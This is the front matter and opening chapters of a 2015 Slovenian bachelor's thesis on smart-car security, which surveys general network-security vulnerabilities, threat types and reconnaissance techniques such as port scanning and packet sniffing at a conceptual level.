Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Davor Marković

Varnost v pametnem avtomobilu

diplomsko delo

univerzitetni študijski program prve stopnje
računalništvo in informatika

Ljubljana, 2015

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Davor Marković

Varnost v pametnem avtomobilu

diplomsko delo

univerzitetni študijski program prve stopnje
računalništvo in informatika

Mentorica: doc. dr. Mojca Ciglarič

Ljubljana, 2015

Besedilo je oblikovano z urejevalnikom besedil LaTeX.

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Tematika naloge:

Analizirajte širše področje informacijske varnosti, varnostnih mehanizmov in klasičnih tipov napadov. Nato preučite komunikacijske tehnologije in protokole, ki se najpogosteje uporabljajo v pametnih avtomobilih. Poiščite ranljivosti v namenskih protokolih. Nato preučite, kateri tipi napadov so možni v avtomobilih, ki uporabljajo takšne tehnologije. Napade klasificirajte glede na njihovo anatomijo in presodite, kakšne posledice ima lahko kateri od njih za uporabnika avtomobila. Izberite enega od napadov in ga reproducirajte na simulatorju. Komentirajte posledice in podajte predloge, kako dosegati višji nivo varnosti.

Izjava o avtorstvu diplomskega dela

Spodaj podpisani Davor Marković z vpisno številko **63110272** sem avtor diplomskega dela z naslovom:

Varnost v pametnem avtomobilu

S svojim podpisom zagotavljam, da:

- sem diplomsko delo izdelal samostojno pod mentorstvom doc. dr. Mojce Ciglarič
- so elektronska oblika diplomskega dela, naslov (slov., angl.), povzetek (slov., angl.) ter ključne besede (slov., angl.) identični s tiskano obliko diplomskega dela,
- soglašam z javno objavo elektronske oblike diplomskega dela na svetovnem spletu preko univerzitetnega spletnega arhiva.

V Ljubljani, dne 24. septembra 2015 Podpis avtorja:

Iz srca se zahvaljujem mami, ki me je skozi študij brezpogojno moralno in finančno podpirala. Globoko hvaležnost čutim tudi do nažalost že pokojnih starih staršev, ki bi bili ponosni na moj dosežek, na katerega so močno upali, da ga bom dosegel, zato to delo posvečam njima. Posebna zahvala gre tudi ostalim članom družine in prijateljem: Benjaminu, Mihu, Gregu, Silvu, Matiju in drugim, ki mi zaradi (ne)namerne pozabljivosti upam ne bodo zamerili. Hvala tudi mentorici doc. dr. Mojci Ciglarič za konstruktivne predloge in usmerjanje ob izdelavi diplomskega dela.

Dragim starim staršem.

Kazalo vsebine

Slike

Tabele

Seznam uporabljenih kratic

kratica	angleško	slovensko
ABS	anti-lock breaking system	sistem za preprečevanje blokiranja koles
ACK	acknowledge	paket za potrditev prejema
ADAS	advanced driver assistance systems	sistemi za napredno podporo vozniku
ASR	anti-slip regulation	sistem za preprečevanje zdrsa
AM/FM	amplitude/frequency modulation	amplitudna in frekvenčna modulacija
BCM	brake control module	modul zavorne nadzorne enote
CAN	controller area network	protokol omrežja krmilnikov
CD	compact disc	zgoščenka
CDMA	code division multiple access	kodno multipleksiranje
CERT	computer emergency response team	center za obravnavo incidentov s področja omrežne varnosti
CHT	can hack tool	orodje za napade na omrežje CAN
CPU	central processing unit	centralna procesna enota
CSMA/CA	carrier sense multiple access/ collision avoidance	dostop do medija z izogibanjem trkom
CSMA/CD	carrier sense multiple access/collision detection	dostop do medija z zaznavanjem trkov
CSMA/CR	carrier sense multiple access/collision resolution	dostop do medija z razreševanjem trkov

kratica	angleško	slovensko
D2B	domestic digital bus	visokohitrostni protokol za prenos multimedijskih vsebin
DDoS	distributed denial of service	porazdeljeni napadi z onemogočanjem storitve
DLL	dynamic link libraries	gonilniki v okolju Windows
DoS	denial of service	napadi z onemogočanjem storitve
DRDoS	distributed reflector denial of service	porazdeljeni napadi z onemogočanjem storitve z odbojem
DVD	digital video disc	digitalna video plošča
ECM	engine control module	modul motorne nadzorne enote
ECU	electronic control unit	elektronska nadzorna enota
EEC	electronic engine control	elektronski nadzor motorja
EEPROM	electrically eraseable programmable read-only memory	električno izbrisljiv programirljiv bralni pomnilnik
EPS	electronic power steering	elektronski servo volan
ESP	electronic stability program	elektronski stabilizacijski program
FTDMA	flexible time division multiple access	prilagodljivo časovno multipleksiranje
FTP	file transfer protocol	protokol za prenos datotek
GPS	global positioning system	globalni navigacijski satelitski sistem
GSM	global system for mobile communications	sistem digitalnih mobilnih celičnih omrežij
HMI	human machine interface	komunikacijski vmesnik človek računalnik
HTTP	hypertext transfer protocol	protokol za izmenjavo večpredstavnostnih vsebin na spletu
HVAC	heating, ventilation and air conditioning	ogrevanje, prezračevanje in klimatska naprava

kratica	angleško	slovensko
ICMP	internet control message protocol	protokol za preverjanje odzivnosti
ICSim	instrument cluster simulator	simulator nadzorne plošče
IIS	internet information services	spletne informacijske storitve
IP	internet protocol	internetni protokol
IPSec	internet protocol security	internetni varnostni protokol za zaščito komunikacije
ISO/OSI	international standardization organization/open system interconnection	mednarodna organizacija za standardizacijo/referenčni model za oblikovanje komunikacijskih protokolov
LIN	local interconnect network	protokol za povezovanje lokalnih omrežij avtomobila
MAC	medium access control	nadzor dostopa do medija
MITM	man in the middle attacks	napadi s posrednikom
MOST	media oriented system transport	protokol za prenos multimedijskih vsebin
MP3	moving picture experts group audio level 3	standard za zgoščeni digitalni zapis zvočnih podatkov
OBD-II	on-board diagnostic system	vrata za avtodiagnostiko
PLL	phase locked loop	zapora cikla faznega signala
POD	ping of death attacks	napadi z odzivom smrti
RAM	random access memory	pomnilnik z naključnim dostopom
RDS	radio data system	radijsko-podatkovni sistem
RFID	radio frequency identification	radiofrekvenčna identifikacija
RKE	remote keyless entry	sistem za dostop do avtomobila brez ključa
ROM	read only memory	bralni pomnilnik

kratica	angleško	slovensko
SAE	society of automotive engineers	mednarodno strokovno združenje na področju avtomobilizma, letalstva in drugih vozil
SCI	serial communications interface	serijski komunikacijski vmesnik
SCN	service center network	omrežje avtoservisnega centra
SDL	simple directmedia layer	enostavna medijska plast
SSH	secure shell	protokol za varen oddaljen dostop
SYN	synchronise	paket za sinhronizacijo
TCM	transmission control modul	modul menjalne nadzorne enote
TCP/IP	transmission control protocol/internet protocol	standardiziran sklad protokolov spleta
TDMA	time division multiple access	časovno multipleksiranje
TMC	traffic message chanel	kanal za obveščanje o razmerah v prometu
TPMS	tire pressure monitoring system	sistem za nadzor zračnega tlaka v pnevmatikah
TTP	time-triggered protocol	časovno prožen protokol
TV	television unit	televizijski sprejemnik
UART	universal asynchronous receiver transmitter	asinhronski sprejemnik in oddajnik
UDP	user datagram protokol	nepovezavni protokol transportnega sloja TCP/IP
UDS	unified diagnostic services	splošne diagnostične storitve
USB	universal serial bus	univerzalni serijski vmesnik
V2I	vehicle to infrastructure	komunikacija vozilo-infrastruktura
V2V	vehicle to vehicle	komunikacija vozilo-vozilo
Wi-Fi	wireless fidelity	standard brezžičnega lokalnega omrežja

Povzetek

V pričujočem diplomskem delu je raziskana danes vse bolj pereča problematika varnosti v pametnem avtomobilu, ki je v povojih, saj se nove varnostne ranljivosti in eksploatacije slednjih pojavljajo tako rekoč na dnevni ravni. Temu pojavu dodatno pripomore zaprtost lastniških protokolov avtomobilskih proizvajalcev in njihova pasivnost pri odpravi odkritih varnostnih pomanjkljivosti. V diplomskem delu smo razdelili in pregledali načine izkoriščanja slabosti varnostnih mehanizmov v splošnem ter hkrati opravili podroben pregled omrežij, njihovih protokolov in aktualnih tehnoloških sistemov znotraj sodobnega avtomobila. Raziskali in razdelili smo napade po načinu dostopa napadalca do avtomobila in po udarnosti, ki jih takšni napadi puščajo na delovanju avtomobilskih sistemov. V nadaljevanju smo opredelili obstoječo programsko in strojno opremo, s katero je mogoče na avtomobilu izvajati napade, ki smo jih z orodjem ICSim izvedli na funkcijah navideznega avtomobila. Naposled smo pripravili opis posledic napadov s stališča proizvajalcev in potnikov v avtomobilu ter predlagali smernice za delno odpravo tveganj napada.

Ključne besede: omrežna varnost, napad, pametni avtomobil, elektronska nadzorna enota, protokol CAN, orodje ICSim.

Abstract

In this bachelor thesis we have studied todays most concerning security issues regarding smart car. New security vulnerabilities and new exploits are revealed on a daily basis. This phenomenon is a consequence of mainly closed propietary protocols owned by car manufacturers and their slow reactions to newly published security issues. In bachelor thesis we classify and review general security threats and known attack types. Together with it we made a close review of networks, their protocols and actual technological systems used in typical smart car. We have also analyzed and summarized possible ways of car attacks and evaluated their potential effects. Further we chose a set of existing software and hardware equipment that allow us to perform an attack on a ICSim-simulated smart car. At the end we reviewed potential attack consequences from the car manufacturers' and passengers' viewpoint. We also suggested a few ideas for risk mitigation.

Keywords: network security, attack, smart car, electronic control unit, CAN protocol, ICSim tool.

Poglavje 1

Uvod

V današnjem visoko razvitem tehnološkem svetu vse temelji na mobilnosti, povezovanju in mreženju med različnimi napravami, kjer se pogosto srečamo s pojmom omrežne varnosti, ki je velikokrat zlorabljena z najrazličnejšimi napadi. Slednji so se množično začeli razvijati in izpopolnjevati ob razvoju računalniških sistemov ter omrežij z glavnim namenom degredacije ali prenehanja delovanja omenjenih struktur, kot tudi nepooblaščenega dostopa in uničevanja shranjenih podatkov. [16]

Običajno je možno omenjena dejanja izvesti z uporabo več desetletij znanih metod, kot so črvi, virusi, napadi z onemogočanjem storitve in drugimi bolj izpopolnjenimi mehanizmi [16, 8], ki so podrobno opisani v naslednjem poglavju. Seveda pa so zgoraj izpostavljene varnostne grožnje prisotne tudi v svetu avtomobilizma, ki se od leta 1980 odmika od zgolj tradicionalnega hidravličnega in mehaničnega nadzora nad vozilom, ko sta tehnološko podjetje Intel in avto velikan Ford pričela z razvojem sistema elektronskega nadzora motorja (angl. EEC), ki se je skozi čas prelevil v elektronsko nadzorno enoto (angl. ECU), kot jo poznamo v današnjih 'pametnih' avtomobilih. [12] Elektronska nadzorna enota je tako postala vitalni del avtomobila in je odgovorna za izvajanje s strani proizvajalca avtomobila določenih opravil, denimo za samostojno parkiranje avtomobila, nadzor tlaka v pnevmatikah, prostoročni vžig in podobno. Tukaj velja omeniti, da današnji avtomobili v povprečju

vsebujejo okoli 50 takšnih elektronskih nadzornih enot, ki predstavljajo miniaturen računalnik in izvajajo vsak svojo specifično operacijo nadzora senzorjev in procesiranja podatkov. [12] Kakorkoli elektronske nadzorne enote ne morejo obstajati v avtomobilu same zase, zato se omenjene med seboj analogno z običajnimi računalniškimi omrežji povezujejo z enim ali več vodili v gručo krmilniških omrežij protokola CAN, ki si med enotami pošiljajo pakete istoimenskega protokola. Poleg omenjenega osnovnega protokola krmilniških omrežij obstajajo v avtomobilu tudi vrste drugih protokolov, ki pokrivajo različna področja uporabe v avtomobilu, denimo visokohitrostni multimedijski prenosni protokol MOST, nizkohitrostni protokol LIN za povezovanje več lokalnih omrežij avtomobila ter drugi in so podrobno predstavljeni v naslednjih poglavjih diplomskega dela. Posledično avtomobili postajajo zelo odvisni od pravilnosti delovanja omenjenih omrežij in vsaka nepravilnost v njihovem delovanju ima lahko grozljive posledice na življenje potnikov v avtomobilu.

Ta razlog je predstavljal glavno motivacijo pri raziskovanju problematike varnosti v pametnem avtomobilu, zato so v nadaljnih poglavjih analizirane potencialne varnostne ranljivosti avtomobilskih tehnoloških sistemov in omrežij, možni napadi na avtomobil skozi različne vstopne točke ter udarnosti takšnih napadov na delovanje sistemov avtomobila. Hkrati smo v nadaljevanju dela pripravili tudi seznam programske in strojne opreme za izvedbo napadov na avtomobil, ki smo jih z orodjem ICSim izvedli na funkcijah navideznega avtomobila, za kar v naslednjih poglavjih sledijo koraki izvedbe, prikaz posledic na delovanju napadenih funkcij in ugotovitve ob izvedenih napadih. Na samem koncu smo izpostavili nekaj ključnih posledic napadov za proizvajalce in potnike v avtomobilu ter predlagali smernice za delno odpravo tveganj napada.

Poglavje 2

Delitev in pregled slabosti omrežne varnosti

2.1 Uvod v omrežno varnost

S pojavom interneta in nenehnim širjenjem slednjega v obliki računalnikov in drugih naprav ter aplikacij, ki jih omenjeni uporabljajo pogosto prihaja do varnostnih pomanjkljivosti. Slednje ogrožajo predvsem vire zaupnih informacij raznih podjetij in organizacij, kot tudi posameznikov, zato je izjemnega pomena, da na vire informacij gledamo kot na sredstva, ki jih moramo zaščititi. S procesom zaščite virov informacij se ukvarja področje omrežne varnosti in v primeru, da politika tega področja ni ustrezna tvegamo izgubo omenjenih sredstev. [16] Poglavitni cilji omrežne varnosti so zaščita zaupnosti, zagotavljanje celovitosti sporočil in razpoložljivosti virov, ki so skupaj nujni za pravilno delovanje ter zaščito omrežij pred omrežnimi incidenti. [16] Navadno kljub upoštevanju predhodnih ciljev prihaja v omrežjih do ranljivosti, ki pa so poleg hroščev v sistemih in protokolih predvsem posledica človeškega faktorja, denimo napačna konfiguracija programske in/ali strojne opreme, slaba zasnova omrežja, neprevidnost končnih uporabnikov in podobno. [16] Področje omrežne varnosti je široko področje, zato sledi delitev in pregled slabosti omrežne varnosti skupaj z načini izkoriščanja slednje.

2.2 Delitev slabosti varnostnih mehanizmov

V kontekstu omrežne varnosti se kot slabosti oziroma načini izkoriščanja slednje srečamo s tremi temeljnimi kategorijami.

- **Ranljivosti**
  Slabost, ki je neločljivo povezana z vsakim omrežjem in napravo. Omrežje navadno vsebuje usmerjevalnike, stikala, strežnike, računalnike in tudi varnostne naprave, v katerih je lahko prisotna določena ranljivost. [16]

- **Grožnje**
  Slabost, ki jo predstavljajo ljudje dovolj usposobljeni, da izkoristijo določeno varnostno ranljivost ter, da hkrati poizvedujejo za novimi ranljivostmi in slabostmi v sistemih in omrežjih. [16]

- **Napadi**
  Grožnja v povezavi s katero napadalec lahko uporabi določeno množico orodij, skript in programov, s katerimi izvede napad na omrežje ali omrežno napravo. Običajne tarče napadenih naprav so v obliki končnih postaj, denimo strežniki ali navadni računalniki. [16]

2.3 Ranljivosti

V omrežni varnosti lahko ranljivosti enačimo s tako imenovanimi 'mehkimi točkami', ki so prisotne v vsakem omrežju in tudi v samostojnih napravah, ki komunicirajo v omrežju. [16] V splošnem obstajajo ranljivosti, ki so naravnane tehnološko in konfiguracijsko ter tiste povezane z varnostno politiko v omrežju, za katerega velja, da je okuženo z vsaj eno od naštetih ranljivosti. [16] V razpredelnicah priloženih v nadaljevanju je na strukturiran način podrobno opisan vsak od omenjenih segmentov ranljivosti.

2.3.1 Tehnološka ranljivost

Računalniške in omrežne tehnologije vsebujejo varnostne ranljivosti, ki so navadno prisotne v komunikacijskih protokolih protokolarnega sklada TCP/IP, operacijskem sistemu ali v mrežni opremi. [16] Tabela 2.1 [16] opisuje omenjene tri ranljivosti.

Ranljivost	**Opis ranljivosti**
Protokolarni sklad TCP/IP	Protokoli, kot so HTTP, FTP in ICMP implicitno spadajo v skupino nezavarovanih protokolov na aplikacijskem nivoju sklada TCP/IP. Ranljivosti množice protokolov aplikacijske plasti izkoriščajo najrazličnejši napadi, denimo s kasneje predstavljenim SYN poplavljanjem, ki so povezani z nezavarovano strukturo, na kateri je bil protokol TCP sprva načrtovan.
Operacijski sistem	Vsi operacijski sistemi, kot so Linux, Unix, Windows ter Macintosh imajo varnostne pomanjkljivosti, ki morajo biti naslovljene z namenom odpravljanja tehnološke ranljivosti. Varnostne pomanjkljivosti so dokumentirane v CERT arhivih in jih zaradi obsežnosti ne bomo opisovali.
Mrežna oprema	Različne vrste mrežne opreme, kot so usmerjevalniki, stikala, požarni zidovi imajo varnostne ranljivosti, ki morajo biti identificirane in odpravljene. Navadno so takšne ranljivosti posledica lukenj v požarnih zidovih, usmerjevalnih protokolih in procedurah avtentikacije v omrežju.

Tabela 2.1: Prikaz tehnoloških ranljivosti.

2.3.2 Konfiguracijska ranljivost

Za pravilno konfguracijo omrežja skrbijo omrežni administratorji ali omrežni inženirji, ki morajo ob delovanju omrežja ugotavljati, če ima slednje kakšne konfiguracijske ranljivosti in v skladu s tem prilagajati naprave v omrežju tako, da kompenzirajo vpliv omenjene ranljivosti na delovanje omrežja. [16] V tabeli 2.2 [16] so predstavljene najbolj pogoste konfiguracijske ranljivosti in načini njihovih izkoriščanj.

Ranljivost	**Opis ranljivosti**
Nezavarovani uporabniški računi	Informacija o uporabniškem računu je nezavarovana poslana skozi omrežje in s tem lahko morebitni prisluškovalci zajamejo uporabniška imena in gesla.
Sistemski računi s šibkimi gesli	Pogosta težava, ki je posledica slabo izbranih gesel, kar olajša delo napadalcem.
Napačno nastavljene internetne storitve	Pogosta težava, ki je posledica vključitve ranljivih vtičnikov v spletne brskalnike. Na ta način omogočimo napade preko sovražnega vtičnika, ko dostopamo do nezaupnih spletnih strani ali storitev, kot so denimo IIS, strežnik Apache in FTP.
Napačno nastavljena mrežna oprema	Slednja napaka predstavlja pomembno varnostno pomanjkljivost. Primer takšnih so napačno nastavljeni usmerjevalni protokoli, dostopovni seznami do omrežij, napačno ali pomanjkljivo šifriranje podatkov in oddaljeni nadzor dostopa. Varnostno tvegana je tudi praksa puščanja odprtih vrat na mrežni opremi, kar olajša delo napadalcem.

Tabela 2.2: Prikaz konfiguracijskih ranljivosti.

2.3.3 Ranljivost varnostne politike

Ranljivost varnostne politike lahko ustvari nepredvidljive varnostne grožnje. Slednjim je omrežje lahko izpostavljeno v primeru, da uporabniki omrežja ne upoštevajo predefinirane varnostne politike omrežja. [16] Tabela 2.3 [16] prikazuje nekaj pogostih primerov ranljivosti varnostne politike skupaj z načini izkoriščanja slednje.

Ranljivost	**Opis ranljivosti**
Pomanjkljiva zveznost varnostne politike	Poglavitna težava zveznosti varnostne politike je v izbiri varnostnih gesel, saj uporabniki izbirajo slaba, pogosto privzeta gesla in s tem povečajo možnost nepooblaščenega dostopa.
Opuščanje nadzora dostopa na logičnem nivoju	Neprimerno spremljanje in revizija omrežij dopuščajo napade in nepooblaščene dostope do omrežja, kar lahko ogroža že omenjene vire informacij, ki jih moramo zaščititi. To ima lahko za posledico odpoved delovanja omrežja ali v primeru organizacije prenehanje konkurenčne prednosti slednje zaradi dostopa napadalca kot legitimnega uporabnika, ki je upravičen do uporabe določenih virov informacij.
Spreminjanje programske in strojne opreme neskladne z varnostno politiko	Nepooblaščene spremembe omrežne topologije in/ali nameščanje nepreverjene opreme poveča možnost varnostnih lukenj v omrežju.

Tabela 2.3: Prikaz ranljivosti varnostne politike.

2.4 Grožnje

Naslednja kategorija, ki izkorišča slabosti omrežne varnosti in se od zgoraj predstavljenih ranljivosti razlikuje v tem, da jo predstavljajo ljudje, napadalci znani kot hekerji, crackerji, phreakerji ter spammerji, ki na različne načine napadajo specifične segmente omrežij in so dovolj usposobljeni za odkrivanje ter izkoriščanje pomanjkljivosti v omrežni infrastrukturi. Splošno obstajajo štiri sklopi groženj na omrežno varnost, to je nestrukturirane, strukturirane ter zunanje in notranje grožnje. [16] V nadaljevanju so sklopi predstavljeni, na sliki 2.1 [16] pa sledi tudi shematski prikaz navedenih groženj v omrežju.

2.4.1 Nestrukturirane grožnje

Nestrukturirane grožnje pogosto predstavljajo neizkušeni posamezniki, ki uporabljajo preprosto dostopna orodja za izvedbo napadov, denimo skripte v lupini operacijskega sistema Kali Linux. Kakorkoli nestrukturiranih groženj ne gre podcenjevati, saj so slednje zmožne narediti v primeru testiranja in dokazovanja moči napadalca precejšno škodo bodisi posamezniku bodisi organizaciji. Za primer lahko podamo ogrožanje integritete organizacije, ki je imela napadeno svojo zunanjo spletno stran. Celo, če je napadena zunanja spletna stran ločena od internih informacij, ki se nahajajo za požarnim zidom organizacije javnost tega ne ve in je za slednjo to jasen indikator, da navedena spletna stran ni varno okolje za izvajanje poslov. [16]

2.4.2 Strukturirane grožnje


Do strukturiranih groženj prihaja s strani oseb - hekerjev, ki so za razliko od napadalcev, ki predstavljajo nestrukturirano grožnjo visoko motivirani in tehnično kompetentni. Takšni napadalci poznajo ranljivosti opazovanega sistema in razumejo delovanje slednjega ter s tem lahko razvijejo določena orodja in opremo, ki jim pomagajo pri izkoriščanju omenjenih ranljivosti. Tarča hekerjev so zaradi njihovih naprednih tehnik napadov predvsem podjetja, s katerimi so povezani primeri goljufij in odtujevanja podatkov. [16]

2.4.3 Zunanje grožnje

Zunanje grožnje se lahko pojavijo s strani posameznikov ali skupin, ki se nahajajo izven omrežja matične organizacije in nimajo pooblaščenega dostopa do računalniških sistemov znotraj omrežja, kot tudi do omrežja samega. Napadalci običajno v omrežje ubirajo dostop iz interneta ali klicno-dostopovnih strežnikov. [16]

2.4.4 Notranje grožnje

Do notranjih groženj prihaja v primeru, ko denimo uporabnik - napadalec pridobi pooblaščen dostop do omrežja s tem, da se je bodisi avtenticiral z uporabniškim računom preko strežniške infrastrukture, bodisi tako, da si je pridobil fizični dostop do omrežja. Po nekaterih ocenah obsega notranji dostop do omrežja z zlorabo računa od 60 do 80 odstotkov vseh prijavljenih incidentov. [16]



Slika 2.1: Prikaz kategorij groženj v omrežju.

2.5 Napadi


Poglavitni način izkoriščanja slabosti varnostnih mehanizmov omrežne varnosti je z omrežnimi napadi. V splošnem obstaja veliko načinov delitve slednjih, vendar smo se v diplomskem delu osredotočili le na najbolj pomembne, ki smo jih kategorizirali v štiri glavne razrede. Sem sodijo napadi s pregledovanjem (angl. Reconnaissance), napadi z dostopanjem (angl. Access), napadi z onemogočanjem storitve (angl. Denial of Service) in napadi z zlonamernimi programi, kot so virusi, črvi in trojanski konji. [16] Vsak posamezen razred vsebuje sorodne napade, ki se razlikujejo v tehniki in načinu izvedbe, zato smo v nadaljevanju naredili pregled pomembnejših od teh kot tudi orodij, pristopov in zaščitnih smernic, ki se uporabljajo v kombinaciji z in proti njimi.

2.5.1 Napadi s pregledovanjem

Če definiramo pojem pregledovanja v povezavi z omrežji in omrežno varnostjo je to nepooblaščeno odkrivanje omrežja ter s tem povezano izdelovanje načrtov sistemov v omrežju znano kot mapiranje omrežja. [16] Napadalec na ta način zbira informacije o omrežju in poizveduje o storitvah, katere nudi omrežje ter o morebitnih ranljivostih, ki bi jih lahko izkoristil za dejanski dostop do omrežja ali napad za zavrnitev storitve, kar se v največ primerov tudi dogaja. [16] Analogno lahko opisan razred napadov združimo v življenjsko situacijo, denimo v primer z vlomilci, ki krožijo po soseski, kjer iščejo ranljive domove za vlom in prioritetno izbirajo tiste, ki so nenaseljeni, slabo zavarovani in podobno. [16] V nadaljevanju so predstavljene najbolj znane tehnike napadov, ki spadajo v razred napadov s pregledovanjem skupaj z uporabljenimi orodji, ki se jih pri tem poslužujejo napadalci.

2.5.1.1 Pregledovanje vrat

Na vrata lahko gledamo kot na točke v izvornem sistemu, katerega na eni strani zapuščajo odposlani paketi, ki so na drugi strani namenjeni na vrata na ciljnem sistemu. V svetu računalniških komunikacij obstajata dva protokola za delo z vrati, ki se imenujeta TCP in UDP in vsak od njiju ima na razpolago 65,536 različnih vrat, kjer poslušajo različne internetne storitve, denimo spletni strežniki navadno poslušajo za protokol TCP na vratih 80. [44] Pri pregledovanju vrat (angl. Port scanning) mora napadalec tipično ugotoviti, kateri naslovi IP v omrežju so aktivni, kar se običajno izvede z ukazom *ping*, ki ga podpirajo vsi operacijski sistemi. Po tem ko napadalec ugotovi nabor aktivnih naslovov IP, na določenem zažene pregledovanje vrat, denimo z zelo razširjenim orodjem Nmap, prikazanim na sliki 2.2, s katerim pridobi seznam aktivnih vrat in izvajajočih storitev. Iz zajetih informacij lahko napadalec ugotovi tip, verzijo aplikacije in operacijski sistem, ki se izvaja na ciljnem računalniku. Napadalec s tem lahko določi ali ti vsebujejo kakšno ranljivost, ki bi jo bilo mogoče izkoristiti. [44]



Slika 2.2: Prikaz pregledovanja vrat z orodjem Nmap.


2.5.1.2 Pregledovanje odzivov

Pregledovanje odzivov omrežja (angl. Ping sweeps) je osnovna diagnostična tehnika, ki jo poleg napadalcev uporabljajo tudi administratorji omrežij z namenom odpravljanja napak v delovanju omrežja in ugotavljanja območja naslovov IP, ki jih uporabljajo aktivni računalniki v omrežju. Slednje je pomembna prednost, ki jo s pridom izkoriščajo napadalci, ker jim omogoča lažje določanje točke napada v kombinaciji z napadom s pregledovanjem vrat. Osnoven način delovanja napada s pregledovanjem odzivov je s pošiljanjem zahtev ECHO protokola ICMP večim računalnikom, ki v primeru aktivnosti pošiljatelju odgovorijo z odgovorom ICMP ECHO. Na ta način se pošiljatelja obvesti o stanju dosegljivosti posameznega računalnika v omrežju. Tukaj je potrebno omeniti, da tehnika pregledovanja odzivov spada pod zastarele in dokaj počasne metode pregledovanja omrežij, a vendar je široko razširjena s številnimi večplatformnimi orodji, kot so fping, gping, pinger in drugi. [35]

2.5.1.3 Pregledovanje paketov

Pregledovanje paketov (angl. Packet sniffing) temelji na zbiranju in analiziranju paketov, ki potujejo po omrežju. Podobno kot za pregledovanje odzivov se tehnika pregledovanja paketov uporablja za diagnostiko omrežja, denimo za spremljanje učinkovitosti delovanja omrežja ali za odpravljanje napak v omrežnih komunikacijah, kot tudi za nelegalne aktivnosti zbiranja informacij o omrežju, v katerega hoče napadalec vdreti. Z uporabo danes prisotne široke palete orodij za pregledovanje paketov se zelo poenostavi zajem kritičnih podatkov, na primer gesel, naslovov IP ter uporabljenih protokolov v omrežju, kar posledično skrajša čas in poenostavi dostop napadalca do omrežja. Obstajajo tudi številni pristopi, kako povečati zaupnost prenašanih paketov in s tem otežiti delo napadalcu, kot je uporaba šifrirnih protokolov predvsem za šifriranje občutljivih podatkov - gesel, uporaba protokola SSH namesto protokola Telnet za oddaljen dostop in podobno. [40] Orodja za pregledovanje paketov so se izjemno razširila po uvedbi žičnega lokalnega omrežja Ethernet, najbolj znano med njimi je na sliki 2.3 prikazano orodje Wireshark, tukaj so

